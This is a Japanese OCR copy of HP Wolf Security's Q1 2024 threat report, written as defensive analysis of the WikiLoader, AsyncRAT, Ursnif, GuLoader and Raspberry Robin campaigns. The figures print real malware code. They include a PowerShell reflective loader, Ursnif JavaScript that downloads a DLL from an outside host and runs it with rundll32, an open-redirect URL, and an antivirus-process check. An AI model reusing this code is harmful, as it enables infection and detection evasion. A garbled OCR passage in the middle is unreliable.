HP WOLF SECURITY

脅威インサイトレポート

2024年第1四半期

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2024年第1四半期版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。[1]

エグゼクティブサマリー

メールゲートウェイのセキュリティを回避したEメール脅威

12%

第1四半期にアーカイブで配信された脅威

28%

- ソーシャルエンジニアリング攻撃、特に偽の期限切れ請求書で企業を狙うサイバー犯罪は、第1四半期も引き続きエンドポイントの大きな脅威となりました。このようなルアーは何年も続いていますが、多くの企業がEメール添付ファイルを通じて請求書を送付したり、支払ったりしているため、依然として大きなリスクとなっています。一般的に、このようなキャンペーンは個人ではなく企業を標的としています。それは、フレート全体を狙ったランサムウェアとデータ恐喝攻撃など、攻撃者の潜在的な投資収益率が高いためです。

- 第1四半期においても、悪意のあるスクリプトファイルを含むアーカイブは、エンドポイントに感染する非常によく見られる攻撃パターンでした。このような攻撃では、感染までに約4回のクリックが必要ですが、これはかつて流行したマクロ化されたドキュメントのような他の手法よりも高い値です。にもかかわらず、このような感染手法が流行していることは、攻撃者がユーザーをうまく騙してクリックさせていることを示唆しています。

- WikiLoaderマルウェアを配信するキャンペーン[2]において、攻撃者はネットワークやエンドポイントの検知を回避するために、オープンリダイレクトの脆弱性(CWE-601)[3]、難読化されたJavaScript (T1027.013)[4]、正規のクラウドサービス上でのマルウェアのホスティング (T1102)[5]、正規のアプリケーション経由でのマルウェアのサイドローディング (T1574.002)[6]など、一連のトリックを組み合わせています。

- マルウェアの多くは、LOTL (living-off-the-land) 技術を利用し、正当なシステム管理者の活動に紛れ込むことで、攻撃者に気付かれないようにしています。[7] 例えば、Windows Background Intelligent Transfer Service (BITS) (T1197)は、管理者がWebサーバーとファイル共有間でファイルを転送するためにWindowsに組み込まれているツールですが、このツールの悪用が数多く確認されています。[8]

特筆すべき脅威

WikiLoaderマルウェアが偽の期限切れ請求書を利用してエンドポイントに潜入

第1四半期にHP Sure Clickが検知した脅威の11%はPDFドキュメントでした。WikiLoaderマルウェアを拡散するキャンペーンでは、攻撃者は、物流会社に対するものと思われる期限切れの偽のPDF請求書を含むEメールをターゲットに送信しました。WikiLoaderマルウェアのルアーの特徴や 送付先の業種から、個人ではなく企業を標的としている可能性が高いです。

前四半期は、DarkGate MaaS(Malware as a Service)の顧客が、Webゲートウェイやプロキシをバイパスし、キャンペーンを制御および最適化するために、広告リンクを利用していることを紹介しました。[9][10] 今四半期は、広告リンクの代わりに、オープンリダイレクトの脆弱性(CWE-601)を利用して、標的を正規のWebサイトからマルウェアをホストする悪意のあるWebサイトに誘導する攻撃者を確認しました。[3]




図1 - HP Sure Clickが捕捉したWikiLoaderマルウェアに誘導する期限切れ請求書ルアー

第1四半期にマルウェアの拡散に使用されたアーカイブ形式

48

PDFファイル内のリンクをクリックすると、オープンリダイレクトによりZIPアーカイブがダウンロードされます。（図2）このアーカイブには、難読化されたJavaScriptファイル(T1027.013)[4]が含まれています。このスクリプトは、別のJavaScriptファイルをダウンロードし、同じプロセスコンテキストで実行します。次に、オンラインインスタントメッセージングプラットフォームであるDiscord(T1102)[5]からZIPアーカイブをダウンロードします。それをユーザーのTempディレクトリに保存した後、ZIPアーカイブに含まれるすべてのファイルを展開します。

ディレクトリの中には、人気のテキスト編集プログラムであるNotepad++に関するインストールファイルがあります。スクリプトは、正規の署名付きNotepad++実行ファイルであるnotepad.exeを起動します。WikiLoaderマルウェアは、プラグインディレクトリ内の”mimeTools.dll”という名前のファイルに隠されています。Notepad++が起動すると、WikiLoaderを含む悪意のあるプラグインのロードを開始します。（図3）この手法、DLLサイドローディング(T1574.002)[6]は、アプリケーション制御を回避し、EDRやアンチウイルスツールに捕捉されるリスクを低減する効果的な方法です。

一度常駐すると、WikiLoaderは他のマルウェアや攻撃者が選択したポスト感染ツールを配信するために使用される可能性があります。WikiLoaderが有名なアプリケーションのインストールフォルダ内に潜伏しているのを確認したのは、今回が初めてではありません。2023年第4四半期の脅威インサイトレポートでは、有名なシステムクリーンアップツールであるCCleanerを装ってこのマルウェアを拡散するキャンペーンを記録しています。[10]

第1四半期にPDFで配信された脅威

11%

```
https://frodida.org/BannerClick.php?BannerID=29&LocationURL=https://miosecurezza.com/Financial_access
```

図2 - 信頼できるWebサイトから悪意のあるアーカイブをホストするサイトへのオープンリダイレクト

0x7ffa83d20000	Image	2,664 kB	WCX	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144...	452 kB	32 kB
0x7ffa84e70000	Image	40 kB	WCX	C:\Windows\System32\version.dll	28 kB	8 kB
0x7ffa85a50000	Image	156 kB	WCX	C:\npp.8.6.portable.x64\plugins\mimeTools\mimeTools.dll	64 kB	12 kB
0x7ffa87040000	Image	2,060 kB	WCX	C:\Windows\System32\twinapi.appcore.dll	312 kB	28 kB
0x7ffa88430000	Image	40 kB	WCX	C:\Windows\System32\SensApi.dll	32 kB	12 kB

図3 - Notepad++でサイドロードされるWikiLoader DLL

wFRKJꝎMķŧ ə Й ŧ̂ “ щ j NĀ̂ ?qwlaP?R й

 ſ̂ ╨ й oCĂ ё Ə V̈ Uc` ҕ ғ Ə Y̑ ̃ ы
ᏊЁ ё ѳ й й ẖ щ ё ц Қ һ Ҳ ҚꝎ/ i o Б FRKJ Ꝏ
Мķŧ ə Й ŧ &R/.05,..4'// љ щ ё B ʒ ё л Й Ţ ё ꝎꝎ ə
ă ё ч ґ Қ ÇꝎ ʿ ч Ж ғ Ꝏ P?R љ д Ꝏ̂
?qwlaP?R/ơ i ы Ꝏ Қ Ä Й Ң ё Й љ w Б w Б
н ѻ Ꝏ ̂ ˥ Ѳ њ э н у ё FRKJꝎ
ḿ ҕ Ґ ғ Ə̂ CĂ ё Ə љ й i щ Ψ щ ё B


FRKJ ḿ ҕ Ґ ғ Ə̂ ы Ꝏ њ Б ж Й Ң ё Ч ч Ꝏ ё
ҿ ғ ч ə ꞗ ₌ o i н Ꝏ Ψ ы B x Ꝏ c њ Б
H_t_Qapgnr o x Ꝏ ꞗ ₌̂ Ч Ң ё Ч щ Б Ug lbmuq
Ꝏ Қ ə л ч ҕ Ґ ғ Ə UQD o γ ҕ Й Ж ё Ч ч Ꝏ Ψ
ы B /1 ʹ ж x њ й Б w Ə ґ ё ̂ 2 Ꝏ Ч н
ғ Й й w ѩ њʹ ħ ̂ s j м ѻ ь Б Ꝏ Мə
ҕ Ж ґ Қ Ҳ ч̂ ẖ щ ё VꝎꝎ Б ҚꝎ Y М ғ ɶ й ჶ
щ ё ꜜ o Ꝏ ч Ꝏ Ψ ы B

γ ҕ Й Ж ё Ч ч Ꝏ ё UQD ҕ Ґ ғ ӘꝎѩ њʹ ħ w Б Ꝏ
Ң ё Ꝏ њ љ ч Ꝏ j ж Ψ ы B ₒ にはꝎ Қ ə л
ч й ќ o/ ђ у ˥ Ψ Ꝏ j м Ꝏ Б ə ă ё ч Uc`
Ӈ ё ҿ ё ҏ љ ң Ꝏ ч ч Ꝏ j ж ꝎT@Qapgnr ₒ щ Ψ
ы B x ꝎT@Qapgnr w Б МӘ ҕ Ж ґ ̂ ‡ ы Ꝏ ё ѳ
й ẖ ч Ꝏ Ψ ы B Ψ ь Б @grqRp_lqdcp &R//75'̂ ẖ щ
j ˥ ъ Ӈ ё ҿ ё н ѻ ҕ Ґ ғ Ə̂ γ ҕ Й Ж ё Ч щ Б X6N
ґ ё Қ ғ Д њ щ j Ж ё Қ Ə й Ӏ ꞗ щ Ψ ы B [6]

次に、アーカイブから17個のファイルがフォルダに展開され、JavaScriptファイルが実行されます。これとは別に、2つ目のJavaScriptファイルが起動します。どちらのスクリプトも同じタスクを実行しますが、一方がブロックされた場合に備え、異なる方法で実行します。各スクリプトは、一連のPowerShellとバッチコマンド (T1059)[14] をトリガーし、最終的に "t.ps1" というPowerShellスクリプトを起動します。1つのパスは直接スクリプトを実行し、実行ポリシーが制限なしに設定されていることを想定しています。もう1つのパスは、スケジュールタスク (T1053.005) を作成し、2分後にPowerShellスクリプトを間接的に実行します。[15]

"t.ps1" は、マルウェアのペイロードを起動します。検知を回避するため、スクリプトは異なるテキスト ファイルから間接的にメソッドを読み取り、それらをコードとして利用し実行します。最後に、防御を回避するために使用されるプロセスハロウイング (T1055.012)である RunPE を使用して、AsyncRAT が起動されます。[16] AsyncRAT は高性能な RAT で、攻撃者は感染したエンドポイントを完全に制御することができます。

攻撃者はここで、BITSやスクリプト機能など、Windowsに組み込まれている機能を利用するLiving off the landを選択しました。この戦術は、攻撃者が正当なシステム管理者の活動に紛れ込み、外部の攻撃ツールが検知される可能性を減らすのに有効です。






図4 & 5 - 偽の請求書（ Windows Script File ）をダウンロードするためにHTMLファイルに表示されたボタン

```
$ycr = FH(Get-Content -Path 'C:\\Users\\Public\\Framework.txt');
$new = (Get-Content -Path 'C:\\Users\\Public\\NewPE2.txt');
$dea = (Get-Content -Path 'C:\\Users\\Public\\Execute.txt');
$lde = (Get-Content -Path 'C:\\Users\\Public\\Invoke.txt');
$ika = (Get-Content -Path 'C:\\Users\\Public\\load.txt');
$ype = (Get-Content -Path 'C:\\Users\\Public\\Gettype.txt');
$getM = (Get-Content -Path 'C:\\Users\\Public\\getMethod.txt');
Sleep 5
[double[]] $Uk = Get-Content -Path 'C:\Users\Public\byet.txt'|iex
[double[]] $tLx = Get-Content -Path 'C:\Users\Public\runpe.txt'|iex
$a = [<##>Reflection.Assembly<##>]
$a::$ika([Byte[]](fun_alosh($tLx))).$ype($new).$getM($dea).$lde($null,[object[]] ($ycr ,$null,([Byte[]](fun_alosh($Uk))),$true))
```

図6 - プロセスハロウイングを利用したRATの起動など、悪意ある機能を含むテキストファイル

イタリア語圏がトロイの木馬Ursnifに狙われる

第1四半期、HP脅威リサーチチームは、Ursnifマルウェアを拡散するイタリア語圏をターゲットとした大規模な悪意のあるスパムキャンペーンを観測しました。[17] 2007年に初めて確認されたUrsnifは、当初、詐欺を容易にし、金融情報を盗むためのバンキング型トロイの木馬として設計されました。[18] 今日、Ursnifはさまざまな悪意ある機能を有しています。攻撃者は、イタリアの期限切れ請求書を送りつけ、ユーザーを騙してリンクをクリックさせます（図7）。第1四半期の他の多くのキャンペーンと同様の攻撃パターンに従って、リンクをクリックすると、悪意のあるJavaScriptファイルを含むアーカイブがダウンロードされます。

このスクリプトを開くと、2つ目のJavaScriptファイルがダウンロードされ、バックグラウンドで実行されます。このファイルも難読化されており (T1027.013)、攻撃者が読みにくくするために挿入した膨大な数のコメントが含まれています。これらのコメントを削除すると、その機能が明らかになります（図8）。このスクリプトは、WebからDLLをダウンロードし、Windowsに組み込まれているrundll32ツールを利用して実行します (1218.011)。[19] このDLLがUrsnifのペイロードです。




図7 - Ursnifにつながる偽の請求書ルアー

```
SATHroSukqTckgg.onreadystatechange = function() {
    if(SATHroSukqTckgg.readyState===(29 - 25)) {
        var OYhxUMdpJeFuYzUkXUqoNXEnvkYjs=new ActiveXObject('ADODB.Stream');
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.open();
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.type=(78 - 77);
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.write(SATHroSukqTckgg.ResponseBody);
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.position=(57 - 57);
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.saveToFile('C://ProgramData//zBXRqHICOpSQmMcPktbSbOszbKHcL.dll', (88 - 86));
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.close();
    }
};

SATHroSukqTckgg.open("GET", "https://" + "centarial.com", false);
SATHroSukqTckgg.send();

var JNjzcAMzRbjKzwQwMXprSIsOBblPkSeGB = GetObject('winmgmts:{impersonationLevel=impersonate}!Win32_Process');
JNjzcAMzRbjKzwQwMXprSIsOBblPkSeGB.Create('rundll32 C://ProgramData//zBXRqHICOpSQmMcPktbSbOszbKHcL.dll,#16');
```

図8 - DLLであるUrsnifペイロードをダウンロードして実行するJavaScript

RAT配信に使用されるステルスGuLoader

GuLoaderは2019年末から活動しているマルウェアダウンローダーです。[20] キャンペーンで定期的に観測されています。このダウンローダーは小型で、多数のアンチ解析およびサンドボックス回避(T1497)テクニックを実装しているため、検知は容易ではありません。[21] このキャンペーンでは、マルウェアはEメールで送信されたアーカイブ内のVBScriptファイルとしてターゲットに拡散されました（図9）。攻撃者は、サプライヤーの買掛金支払部門を模倣した延滞請求書のルアーを使用しました。

この最初のスクリプトはわずかに難読化されており、PowerShellスクリプトを実行します。2つ目のPowerShellスクリプトは高度に難読化され(T1027.013)、文字列を復号することで間接的にコマンドを実行し、攻撃者は静的ファイル検知を回避できます（図11）。

このPowerShellスクリプトは、2つのURLをデコードし、BitsTransfer(T1197)を利用してそこからファイルをダウンロードします（図10）。このPowerShellスクリプトは、substring関数を使用してファイル内の特定のテキストシーケンスにアクセスします。[22] このテキストは、同じコンテキストで実行される別PowerShellスクリプトです。このスクリプトも難読化されており、ほとんどのコマンドが間接的に実行されます。最終的に、このスクリプトがGuLoaderシェルコードの実行を担当します。

まず、プロセスの現在のウィンドウのタイトルを"Plage18"に変更します。次に、すべてのウィンドウを列挙し、そのタイトルを持つウィンドウを検索し、そのハンドルを返します。そして、マルウェアはShowWindow関数を使用して、ユーザーにウィンドウを表示します。なぜこのようなことが行われるのかはまったく不明です。その後、マルウェアはプロセス内に2つのメモリ領域を確保し、そこにシェルコードを書き込みます(T1055)。[23] 先ほどダウンロードしたファイルの、最初の部分がインジェクションされるシェルコードで、2番目の部分がPowerShellスクリプトです。

最後に、CallWindowProcAとそのコールバック関数を使用して、シェルコードが実行されます。[24] GuLoaderが実行されると、通常は別のマルウェアファミリをダウンロードして実行します。このケースでは、人気のある商用RATであるRemcosがダウンロードされ、実行されました。[25]




図9 & 10 - GuLoaderアーカイブとVBScript（上）と、次のマルウェアのダウンロードに使用されるBITSジョブ（右）




図 11 - 高度に難読化された GuLoader PowerShell スクリプト

Raspberry RobinがWindowsスクリプトファイルを通じて拡散中

2021年後半に初めて確認されたRaspberry Robinは、当初はテクノロジー企業や製造業を標的としたWindowsワームでした。[26] その後、企業が最も頻繁に直面する脅威の1つに数えられるようになりました。[27] 3月、HPの脅威リサーチチームは、サイバー犯罪者によるRaspberry Robinの拡散方法の変化を確認しました。[28] このマルウェアは現在、Windows スクリプトファイルを介して配信されています。

スクリプトは高度に難読化されており、さまざまなアンチ解析および仮想マシン検知 (T1497) 技術を使用しています。最終的なペイロードがダウンロードされ実行されるのは、これらすべてのチェックにより、マルウェアがサンドボックス内ではなく、実際のエンドポイント上で実行されていることが示された場合のみです。私たちの分析によると、新しいRaspberry RobinスクリプトはVirusTotal上のアンチウイルススキャナによる検知率が低く、一部のサンプルはどのスキャナでもフラグが立っておらず、このマルウェアの回避能力が実証されています（図12）。


感染後、Raspberry Robinは、Tor (T1090.003) 経由でコマンド＆コントロールサーバーと通信します。[29]Raspberry Robinは、追加のペイロードをダウンロードして実行することができ、脅威アクターが他の悪意のあるファイルを配信するための足掛かりとなります。このマルウェアは、SocGholish[31]、Cobalt Strike[32]、IcedID[33]、BumbleBee[34]、Truebot[35]、などのファミリーを配信するために使用されているだけでなく、ランサムウェアの前兆としても使用されています。

図 12 - VirusTotal で検知率 0% を示す Raspberry Robin WSF ダウンローダー

```
562
563     while (!sjzonjboc[decryptVal(0x1f5, 'Z%jN') + 'd']()) {
564
565         osjrtmwc = sjzonjboc[decryptVal(0xa03, '7If&')](); // get item
566
567         //win32_procESs.name match (AVPui|AVpSUs|efWD|wsc_PrOXY|aVp|AvguaRd|zA_WsC|BdServIcehOST|EkRN).exe
568         if (osjrtmwc[decryptVal(0x96d, 'P0A8')] && osjrtmwc[decryptVal(0x641, '@P4O')][decryptVal(0x232, '1mWC') + 'h'](
            cfyohbgoa)) {
569
570             vqkcblnu[decryptVal(0x120, '&RLQ')](); //quit
571
572         }
573
574         sjzonjboc[decryptVal(0x092, 'h5dW') + decryptVal(0x4d7, 'P0A0')](); //next item
575     }
```

図13 - Raspberry Robin が特定のアンチウイルスプロセスをチェック

マルウェアのファイル拡張子



脅威の侵入経路

53%

Eメール

25%

Webブラウザーダウンロード

22%

その他

脅威のファイルタイプのトレンド

前四半期までの傾向とは異なり、第1四半期は実行ファイルのブラウザダウンロードが大幅に増加し、HP Sure Click が検知したファイルタイプのトップはスクリプトと実行ファイル（37%）となりました。これらの実行ファイルの多くはグレーウェアで、厳密には悪意のないものの、ハッキングに使用される可能性のあるツール（ポートスキャナなど）、ソフトウェア違法コピーツール（ライセンスキージェネレータなど）、ビデオゲームなど、組織のITポリシーの許容範囲（AUP）に違反する可能性のあるアプリケーションでした。

脅威の28%は、ZIPやRARファイルなどのアーカイブ形式で配信されました。脅威の13%は、Microsoft Word形式（DOC、DOCXなど）などのドキュメント形式を使用しており、悪意のあるスプレッドシート（XLS、XLSXなど）は脅威の5%でした。脅威の11%はPDFファイルで、その多くに悪意のあるコードは含まれていませんでしたが、マルウェアへのリンクが含まれていたため、攻撃者はEメールスキャナをすり抜けることができました。残りの6%は、その他のアプリケーションを使用したものでした。

今四半期は、少なくとも65%のドキュメントの脅威が、マクロではなく、コードを実行するエクスプロイトに依存していました。

脅威の侵入経路のトレンド

エンドポイントにマルウェアを送り込む経路のトップは依然としてEメールでした。第1四半期に、HP Wolf Securityが特定した脅威の53%はEメールで送信されたものでした。悪意のあるWebブラウザのダウンロードは、12%ポイント増加して25%に達しました。リムーバブルメディアなど、その他の経路による脅威は、2023年第4四半期と比較して10%ポイント増加し、脅威の22%を占めました。

第1四半期にHP Wolf Securityが検知したEメールの脅威のうち、少なくとも12%（前四半期比2%ポイント減）は1つ以上のEメールゲートウェイスキャナをバイパスしていました。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートをお客様にフィードバックしています。

HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。[a]

- HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。[b] 詳細については、ナレッジベースの記事をご覧ください。[36] [37]
- HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧ください。[38]
- HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。[39] 最新の脅威に関する調査については、HP WOLF SECURITY ブログ[40] にアクセスしてください。

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができるようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ[c]のエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々をサイバー犯罪者から守るために設計されています。HP Wolf Security は、ハードウェアレベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.wikiloader
[3] https://cwe.mitre.org/data/definitions/601.html
[4] https://attack.mitre.org/techniques/T1027/013/
[5] https://attack.mitre.org/techniques/T1102/
[6] https://attack.mitre.org/techniques/T1574/002/
[7] https://lolbas-project.github.io/
[8] https://attack.mitre.org/techniques/T1197/
[9] https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate
[10] https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-q4-2023/
[11] https://attack.mitre.org/techniques/T1027/006/
[12] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
[13] https://en.wikipedia.org/wiki/Windows_Script_File
[14] https://attack.mitre.org/techniques/T1059/
[15] https://attack.mitre.org/techniques/T1053/005/
[16] https://attack.mitre.org/techniques/T1055/012/
[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi
[18] https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-216a
[19] https://attack.mitre.org/techniques/T1218/011/
[20] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye
[21] https://attack.mitre.org/techniques/T1497/
[22] https://ss64.com/ps/substring.html
[23] https://attack.mitre.org/techniques/T1055/
[24] https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-callwindowproca
[25] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos
[26] https://redcanary.com/blog/raspberry-robin/
[27] https://redcanary.com/threat-detection-report/threats/raspberry-robin/
[28] https://threatresearch.ext.hp.com/raspberry-robin-now-spreading-through-windows-script-files/
